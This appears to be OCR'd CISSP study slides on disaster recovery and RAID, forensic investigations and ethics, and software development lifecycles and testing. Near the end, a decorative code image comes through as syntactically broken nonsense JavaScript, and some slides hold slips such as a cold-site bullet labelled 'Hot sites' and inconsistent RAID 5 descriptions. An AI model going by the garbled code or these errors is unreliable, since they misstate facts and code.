


Maximum Tolerable Downtime

- The MTD is the point at which a continued service disruption will lead to negatively impact on business operation
- To avoid negative impact to business operations, the RTO should be less than the MTD



RPO, RTO, and MTD Relationship



Business Functional Priorities

- During the disaster recovery planning phase, it is necessary to account for functional priorities when bringing operational activities back online
  - ✓ Crisis Management
  - ✓ Emergency Communications
  - ✓ Workgroup Recovery
  - ✓ Alternate Site Processing
    - Cold, Warm, Hot Sites
    - Service Bureaus
  - ✓ Cloud Computing
  - ✓ Data Recovery
    - Electronic Vaulting
    - Remote Journaling
    - Remote Mirroring

Recovery - Alternate Sites

- Hot Site
  - ✓ A transition location that provides almost immediate recovery of organizational functions
  - ✓ Most expensive option
  - ✓ Hot sites provide:
    - Full power and connectivity
    - Preconfigured systems ready for operation
    - Full backup capability
- Warm Site
  - ✓ A transition location that provides some recovery options for organizational functions
  - ✓ Warm sites require configuration prior to full operation
  - ✓ Warm sites provide:
    - Some power and connectivity
    - Systems require configuration
- Cold Site
  - ✓ A transition location that provides facility locations and requires significant recovery efforts
  - ✓ Hot sites provide:
    - Facilities

Recovery - Alternate Sites

Redundancy vs. Fault Tolerance

Redundancy vs. Fault Tolerance

- Even with redundancy, there may still be impact to operations

- Redundancy requires some downtime to get systems back up

- Unlike only redundant systems, fault tolerant systems continue to operate after failures without appreciable downtime


- Numerous systems require redundancy and fault tolerance
  - ✓ Storage
    - ○ RAID Arrays
  - ✓ Servers
    - ○ Failover Servers
  - ✓ Power Sources
    - ○ UPS
  - ✓ Systems
    - ○ Fail-Secure
    - ○ Fail-Open

RAID Types

- Redundant Arrays of Inexpensive Disks (RAID) utilizes both concepts of redundancy and fault tolerance where multiple disks provide redundancy and array configuration provides fault tolerance
  - ✓ RAID 0 – Disk Striping
  - ✓ RAID 1 – Disk Mirroring
  - ✓ RAID 5 – Sector-Level Striping With Parity
  - ✓ RAID 10 – Stripe of Mirrors


RAID 0

- RAID-0 is called a striped volume and maps multiple drives into one physical drive
- Properties of RAID-0 configuration:
  - ✓ Benefits
    - ○ High Read Performance
    - ○ High Write Performance
    - ○ 100% Capacity
  - ✓ Drawbacks
    - ✓ Does not provide fault tolerance and loss of one drive results in data loss
    - ✓ Requires at least 2 drives




RAID 1

- RAID-1 is called a mirror and creates a copy on multiple disks
- Properties of RAID-1 configuration:
  - ✓ Benefits
    - ○ High Read Performance
    - ○ Medium Write Performance
    - ○ Provides fault tolerance
  - ✓ Drawbacks
    - ✓ 50% Capacity
    - ✓ Requires at least 2 drives




RAID 5

- RAID-5 is called block level striping with distributed parity
- Properties of RAID-5 configuration:
  - ✓ Benefits
    - ○ High Read Performance
    - ○ 67 – 94% Capacity
    - ○ Provides fault tolerance and error checking
  - ✓ Drawbacks
    - ✓ Low Write Performance
    - ✓ Requires at least 3 drives



RAID 10

- RAID-10 is a nested RAID level and called a stripe of mirrors
- Properties of RAID-10 configuration:
  - ✓ Benefits
    - ○ High Read Performance
    - ○ Medium Write Performance
    - ○ Provides fault tolerance and error checking
  - ✓ Drawbacks
    - ✓ 50% Capacity
    - ✓ Requires at least 4 drives



Data Backup Plan


- A disaster recovery plan requires an effective data backup plan to work effectively
- Data backup plans must consider the hardware, software, and firmware requirements and must include:
  - ✓ Identification of databases used by type, version, and configuration
  - ✓ Logging and tracking of files
  - ✓ Existing application configurations
- Three backup plan methods:
  - ✓ Grandfather, Father, Son
    - ○ Regular interval backups
  - ✓ Full Archival
    - ○ Maintaining all full, incremental, and other backups indefinitely
  - ✓ Backup Server
    - ○ Dedicated server resources used solely for data backups

Data Backups

- Backup Types
  - ✓ Full
    - ○ A complete backup of all files made at one point in time
  - ✓ Differential
    - ○ Backs up data changes since the last full backup was executed
  - ✓ Incremental
    - ○ A partial backup that stores changes to files since the last full backup or incremental backup was executed
- Hierarchical Storage Management
  - ✓ Continuous online backup that uses optical or tape media


Data Backups

Full




Full Backup Each Time

Differential



Only Backs Up Data Changed
Since Last Full Backup

Incremental



Only Backs Up Data Changed
Since Last Full or Incremental Backup

Backup and Data Recovery Methods

- During data backup, there are three main methods to achieve data redundancy
  - ✓ Electronic Vaulting
    - ○ Data is transferred by electronic means to a backup site, instead of physical shipment of backup tapes or disks
  - ✓ Remote Journaling
    - ○ Data is transferred in the same way as electronic vaulting, but in a much more frequent basis
  - ✓ Remote Mirroring
    - ✓ The most advanced data transfer method that maintains almost real time backups with a dedicated database server

Trusted Recovery

- In addition to data recovery activities, it is critical to ensure that disaster recovery included trusted recovery of systems
- Relative to Common Criteria, there are four types of trusted recovery:
  - ✓ Manual Recovery
  - ✓ Automated Recovery
  - ✓ Automated Recovery without Undue Loss
  - ✓ Function Recovery
- Another importance concept in system recovery focuses on system backout:
  - ✓ Backout
    - ○ A system change that results in a negative result, but be corrected by reverting to a previous configuration
    - ○ Backout includes:
      - Uninstalling service packs
      - Removal of hot fixes
      - Reversing system migrations

References

- https://www.youtube.com/watch?v=PfZPXhiDtUM
- https://en.wikipedia.org/wiki/Standard_RAID_levels

ISC^2 CISSP Chapter 19

Investigations and Ethics

CISSP® Certified Information Systems Security Professional

Investigations


Types of Security Investigations

- ➢ There are four general categories of security investigations
  - ✓ Administrative
  - ✓ Criminal
  - ✓ Civil
  - ✓ Regulatory

Electronic Discovery Reference Model

- ➢ The following activities are defined by the Electronic Discovery Reference Model:
  - ✓ Information Governance
  - ✓ Identification
  - ✓ Preservation
  - ✓ Collection
  - ✓ Processing
  - ✓ Review
  - ✓ Analysis
  - ✓ Production
  - ✓ Presentation

Electronic Discovery Reference Model



Information Governance

Getting your electronic house in order to mitigate risk & expenses should e-discovery become an issue, from initial creation of ESI (electronically stored information) through its final disposition.

Identify: Locating potential sources of ESI & determining its scope, breadth & depth.

Preserve: Ensuring that ESI is protected against inappropriate alteration or destruction.

Collect: Gathering ESI for further use in the e-discovery process (processing, review, etc.).

Process: Reducing the volume of ESI and converting it, if necessary, to forms more suitable for review & analysis.


Review: Evaluating ESI for relevance & privilege.

Analyze: Evaluating ESI for content & context, including key patterns, topics, people & discussion.

Produce: Delivering ESI to others in appropriate forms & using appropriate delivery mechanisms.

Present: Displaying ESI before audiences (at depositions, hearings, trials, etc.), especially in native & near-native forms, to elicit further information, validate existing facts or positions, or persuade an audience.

Digital Forensics Investigative Process



Identification	Preservation	Collection	Examination	Analysis	Presentation
Event/Crime Detection	Case Management	Preservation	Preservation	Preservation	Documentation
Resolve Signture	Imaging Technologies	Approved Methods	Traceability	Traceability	Expert Testimony
Profile Detection	Chain of Custody	Approved Software	Validation Techniques	Statistical	Clarification
Anomalous Detection	Time Synch.	Approved Hardware	Filtering Techniques	Protocols	Mission Impact Statement
Complaints		Legal Authority	Pattern Matching	Data Mining	Recommended Countermeasure
System Monitoring		Lossless Compression	Hidden Data Discovery	Timeline	Statistical Interpretation
Audit Analysis		Sampling	Hidden Data Extraction	Link	
Etc.		Data Reduction		Spacial	
		Recovery Techniques			

6-Step Process
Identify
Preserve
Collect
Examine
Analyze
Present

Digital Forensics
Investigative Process Questions

Categorize each scenario with the correct digital forensics step:

Identify – Preserve – Collect – Examine – Analyze - Present

- Imaging a disk
- Building timelines with packet captures
- Securing a laptop for forensic analysis
- Correlating system intrusions with data mining
- Providing subject matter expertise for a trial
- Finding hidden data on a disk partition

Digital Forensics
Investigative Process Answers

Categorize each scenario with the correct digital forensics step:

Identify – Preserve – Collect – Examine – Analyze - Present

- Imaging a disk
  - ✓ PRESERVATION
- Building timelines with packet captures
  - ✓ ANALYSIS
- Securing a laptop for forensic analysis
  - ✓ PRESERVATION
- Correlating system intrusions with data mining
  - ✓ ANALYSIS
- Providing subject matter expertise for a trial
  - ✓ PRESENTATION
- Finding hidden data on a disk partition
  - ✓ EXAMINIATION

Computer Crime Categories

- Military and Intelligence Attacks
- Business Attacks
- Financial Attacks
- Terrorist Attacks
- Grudge Attacks
- Thrill Attacks

Ethics

(ISC)^2 Code of Ethics

- Code of Ethics Preamble
  - ✓ "The safety and welfare of society and the common good, duty to our principles, and to each other, requires that we adhere, and be seen to adhere, to the highest ethical standards of behavior. Therefore, strict adherence to this code is a condition of certification."
- Code of Ethics Canons
  - ✓ Protect society, the commonwealth, and the infrastructure.
  - ✓ Act honorably, honestly, justly, responsibly, and legally.
  - ✓ Provide diligent and competent service to principals.
  - ✓ Advance and protect the profession.

Ten Commandments of Computer Ethics

1) Thou shalt not use a computer to harm other people.
2) Thou shalt not interfere with other people's computer work.
3) Thou shalt not snoop around in other people's computer files.
4) Thou shalt not use a computer to steal.
5) Thou shalt not use a computer to bear false witness.
6) Thou shalt not copy or use proprietary software for which you have not paid (without permission).
7) Thou shalt not use other people's computer resources without authorization or proper compensation.
8) Thou shalt not appropriate other people's intellectual output.
9) Thou shalt think about the social consequences of the program you are writing or the system you are designing.
10) Thou shalt always use a computer in ways that ensure consideration and respect for other humans.

References

- https://www.edrm.net/wp-content/uploads/2019/05/EDRM_Poster_36x24_May-2019.jpg

ISC^2 CISSP Chapter 20

Software Development Security

CISSP®
Certified
Information
Systems Security
Professional

Systems Development Controls

Software Development


- For organizations developing software internally or providing it as a service, it is necessary to follow a regimented software development process
- One of the key considerations of the software development process focuses on knowledge and application of programming languages
- Organizational developers should have an understanding of how to apply
  - ✓ Proper syntax
  - ✓ Error checking
  - ✓ Problem Solving
  - ✓ Communication Skills

Object Oriented Programming Basics


- Object Oriented Programming (OOP) definitions
  - ✓ Message
    - ○ Messaging is how work gets done in OOP and has four parts
      - Identifies recipient objects, Specifies code executed the recipient, Specifies the code arguments, Provides return values
  - ✓ Method
    - ○ The code to be executed by an object when it receives a message
  - ✓ Behavior
    - ○ The output generated by an object
    - ○ Behavior and is the results of a message being processed through a method
  - ✓ Class
    - ✓ A collection of methods from objects that defines object behavior
  - ✓ Instance
    - ✓ Examples of classes that contain methods
  - ✓ Delegation
    - ✓ Forwarding of a request by an object or delegate
    - ✓ In the event an object has no methods, it will delegate
  - ✓ Cohesion
    - ✓ Strength of the relationship between methods
  - ✓ Coupling
    - ✓ Level of interaction between objects

Object Oriented Programming Definitions

- Object Oriented Programming
  - ✓ Object
    - ○ A component consisting of methods and properties that make data useful
    - ○ When messages are sent to an object, it is asking the object to invoke or execute a method
  - ✓ Class
    - ○ An entity that determines how an object will behave and what the object will contain
- ✓ OOP Paradigms
  - ✓ Inheritance
    - ○ The mechanism that objects use to acquire properties of another object
  - ✓ Polymorphism
    - ✓ A way to process objects differently based on their data type
    - ✓ Allows objects with the same method name to be implemented differently
  - ✓ Abstraction
    - ✓ Showing only applicable data and hiding details of an object from the user
  - ✓ Encapsulation
    - ✓ Binding data with code to prevent external interference



OOP Interactions




Software Assurance

- In order to develop a more effective software lifecycle, it is important to establish testing procedures
- Some of the more well developed software testing procedures providing some level of software assurance are:
  - ✓ Mitigating System Failure
  - ✓ Input Validation*
  - ✓ Authentication and Session Management*
  - ✓ Error Handling*
  - ✓ Logging
  - ✓ Fail-Secure / Fail-Open*

Systems Development Lifecycle

Lifecycle Activities



Initiation

Begins when a sponsor identifies a need or an opportunity. Concept Proposal is created.

System Concept Development

Defines the scope or boundary of the concept. Includes Systems Boundary Document, Cost Benefit Analysis, Risk Management Plan and Feasibility Study.

Planning

Develops a Project Management Plan and other planning documents. Provides the basis for acquiring the resources needed to achieve a solution.

Requirements Analysis

Analyzes user needs and develops user requirements. Creates a detailed Functional Requirements Document.

Design

Transforms detailed requirements into complete, detailed System Design Document. Focuses on how to deliver the required functionality.

Development

Converts a design into a complete information system. Includes acquiring and installing systems environment; creating and testing databases/ preparing test case procedures; preparing test files; coding, compiling, refining programs; performing test readiness review and procurement activities.

Integration and Test

Demonstrates that the developed system conforms to requirements as specified in the Functional Requirements Document. Conducted by Quality Assurance staff and users. Produces Test Analysis Reports.

Implementation

Includes implementation preparation, implementation of the system into a production environment, and resolution of problems identified in the Integration and Test Phase.

Operations and Maintenance

Describes tasks to operate and maintain information systems in a production environment. includes Post-Implementation and In-Process Reviews.

Disposition

Describes end-of-system activities. emphasis is given to proper preservation of data.

Systems Development Lifecycle


- There are a number of key activities that all system development lifecycles should contain:
  - ✓ Conceptual Definition
  - ✓ Functional Requirements Determinization
  - ✓ Control Specifications Development
  - ✓ Design Review
  - ✓ Code Review Walk-Through
  - ✓ System Test Review
  - ✓ Maintenance and Change Management

Lifecycle Models

- Based on the requirements of the project and the expertise contained within an organization, there will be system development lifecycles that are more beneficial for project success
- The most common lifecycle models include:
  - ✓ Waterfall Model
  - ✓ Spiral Model
  - ✓ Agile Software Development
  - ✓ Software Capability Maturity Model
  - ✓ IDEAL Model


Waterfall Model

- First comprehensive attempt to build a model of the software development process
- Each phase must be completed before others are started




Spiral Model

- ➢ Multi iteration waterfall model
- ➢ Known as a metamodel




Agile Software Development Model

- ➢ Agile methodology provides 12 principles to create efficient development steps
  - ✓ Individuals and interactions over processes and tools
  - ✓ Working software over comprehensive documentation
  - ✓ Customer collaboration over contract negotiation
  - ✓ Responding to change over following a plan



Software Capability Maturity Model

- ➢ Developed by the Software Engineering Institute (SEI) at Carnegie Mellon
- ➢ CMM stages
  - ✓ Level 1: Initial
  - ✓ Level 2: Repeatable
  - ✓ Level 3: Defined
  - ✓ Level 4: Managed
  - ✓ Level 5: Optimizing


Level 5 Optimizing — Focus on process improvement

Level 4 Quantitatively Managed — Processes measured and controlled


Level 3 Defined — Processes characterized for the organization and is proactive. (Projects tailor their processes from organization's standards)

Level 2 Managed — Processes characterized for projects and is often reactive.

Level 1 Initial — Processes unpredictable, poorly controlled and reactive


IDEAL Model

- ➢ IDEAL phases
  - ✓ Initiating
  - ✓ Diagnosing
  - ✓ Establishing
  - ✓ Acting
  - ✓ Learning



Gantt Charts


- ➢ Gantt Charts
  - ✓ A graphical tool, designed by Henry Gantt, that helps operations managers determine project status
  - ✓ Generally useful when production process is simple and activities aren't interrelated



ID	Task	Start	Finish	Duration	Progress	Priority	Resources
1	**Analysis**	**2018-10-01 08:00**	**2018-10-10 16:00**	**8 d**	**98.9%**	1	**Rita; William; Tyler; Wenger; St...**
2	Requirement Meetings	2018-10-01 08:00	2018-10-04 16:00	4 d	100%	1	Rita; William
3	Communication with Stakeholders	2018-10-05 08:00	2018-10-08 16:00	2 d	95.5%	3	Rita; William; Tyler; Wenger; St...
4	Document Current System	2018-10-09 08:00	2018-10-10 16:00	2 d	100%	3	William
5	Analysis Finished	2018-10-10 08:00	2018-10-10 16:00	1 d	0%	1	
6	**Design**	**2018-10-11 08:00**	**2018-11-05 16:00**	**18 d**	**14.9%**	2	**Steve; Yvette; Zoe**
7	Design Database	2018-10-11 08:00	2018-10-17 16:00	5 d	62.4%	1	Steve
8	Software Design	2018-10-18 08:00	2018-10-25 16:00	6 d	0%	2	Yvette
9	Interface Design	2018-10-26 08:00	2018-10-30 16:00	3 d	0%	4	Zoe
10	Create Design Specifications	2018-10-26 08:00	2018-11-05 16:00	7 d	0%	2	Steve
11	Design Finished	2018-11-05 08:00	2018-11-05 16:00	1 d	0%	2	
12	**Development**	**2018-10-11 08:00**	**2018-11-09 16:00**	**22 d**	**22.5%**	3	**Tyler; Wenger**
13	Develop System Module	2018-10-11 08:00	2018-10-26 16:00	12 d	41.2%	1	Tyler; Wenger
14	Integrate System Module	2018-10-29 08:00	2018-11-06 16:00	7 d	0%	1	Tyler
15	Perform Initial Testing	2018-11-07 08:00	2018-11-09 16:00	3 d	0%	2	Wenger
16	Development Finished	2018-11-09 08:00	2018-11-09 16:00	1 d	0%	3	
17	**Testing**	**2018-10-29 08:00**	**2018-11-20 16:00**	**17 d**	**29.4%**	4	**Vicky; Mike**
18	Perform System Testing	2018-10-29 08:00	2018-11-07 16:00	8 d	62.5%	3	Vicky
19	Document Issues Found	2018-11-08 08:00	2018-11-15 16:00	6 d	0%	4	Mike
20	Correct Issues Found	2018-11-16 08:00	2018-11-20 16:00	3 d	0%	1	Mike
21	Testing Finished	2018-11-20 08:00	2018-11-20 16:00	1 d	0%	3	
22	**Implementation**	**2018-11-20 08:00**	**2018-12-10 16:00**	**15 d**	**0%**	1	**Tyler; Mike**
23	On-Site Installation	2018-11-20 08:00	2018-11-20 16:00	1 d	0%	5	Tyler
24	Support Plan for the System	2018-11-20 08:00	2018-12-10 16:00	15 d	0%	4	Mike
25	**Completion**	**2018-11-21 08:00**	**2018-12-03 16:00**	**9 d**	**0%**	2	**Rita; William**
26	System Maintenance	2018-11-21 08:00	2018-12-03 16:00	9 d	0%	3	Rita
27	Evaluation	2018-11-21 08:00	2018-12-03 16:00	9 d	0%	1	William


PERT Charts

- ➢ PERT Charts
  - ✓ Program Evaluation and Review Technique (PERT) charts are use for more complex schedules and help diagram activities to perform events in the most efficient sequence
  - ✓ PERT charts identify critical paths




Change and Configuration Management

- Software development change management process
  - ✓ Request Control
  - ✓ Change Control
  - ✓ Release Control
- Components of software configuration management
  - ✓ Configuration Identification
  - ✓ Configuration Control
  - ✓ Configuration Status Accounting
  - ✓ Configuration Audit


Configuration Management
Configuration Identification
Hardware Components
Software Components
Define the products and its configurations and documentation
Change Management
Control changes to a product baseline and associated documentation
Configuration Status Accounting
Provide status and information about a product and its configuration
Configuration Audits


DevOps

- A set of practices which combines software development, IT operations, and quality assurance to meet security requirements
- The ultimate objective of this approach is to reduce the systems development life cycle and create efficient and secure software
- DevOps is similar to Agile development




APIs

- An application programming interface (API) is an interface between computer programs that provides a developer with programmatic access to a proprietary software application
- APIs can provide access to numerous types of systems including:
  - ✓ Web Applications
  - ✓ Operating Systems
  - ✓ Database Systems
  - ✓ Computer Hardware Systems
  - ✓ Software Library
- APIs generally provide specifications for routines, data structures, object classes, variables, or remote calls



Software Testing

- Types of software testing
  - ✓ White-Box Testing
  - ✓ Black-Box Testing
  - ✓ Gray-Box Testing
- Software security focused testing
  - ✓ Static Testing
    - ○ Code is manually checked throughout the development process against requirement documents and design documents to find errors
  - ✓ Dynamic Testing
    - ○ Code is executed and checks functional behavior including system resource usage and performance




```
<body>
  <div id="Update"></div>div>div>
    <script>
function initMap() Password and Login infos required {
    var element = {lat: 30.064742, lng: 31.249509);
    var description = new secure login.User(document.getElementById(
    scaleControl: true,
    center: locked, user access guaranted...
                   });
    zoom: 10
    var infowindow = new login.document.InfoWindow;
    infowindow.setContent('<b> administrator/b>');+
function setCookie(cname, cvalue, exdays) {
    var d = new Date();
    d.setTime(d.getTime() + (exdays*24*60*60*1000));
    d.toUTCString();
    "expires=" + cname + "=" + cvalue + ";" + expires
```

Static vs. Dynamic Testing

Static Testing	Dynamic Testing
Testing was done without executing the program	Testing is done by executing the program
This testing does the verification process	Dynamic testing does the validation process
Static testing is about prevention of defects	Dynamic testing is about finding and fixing the defects
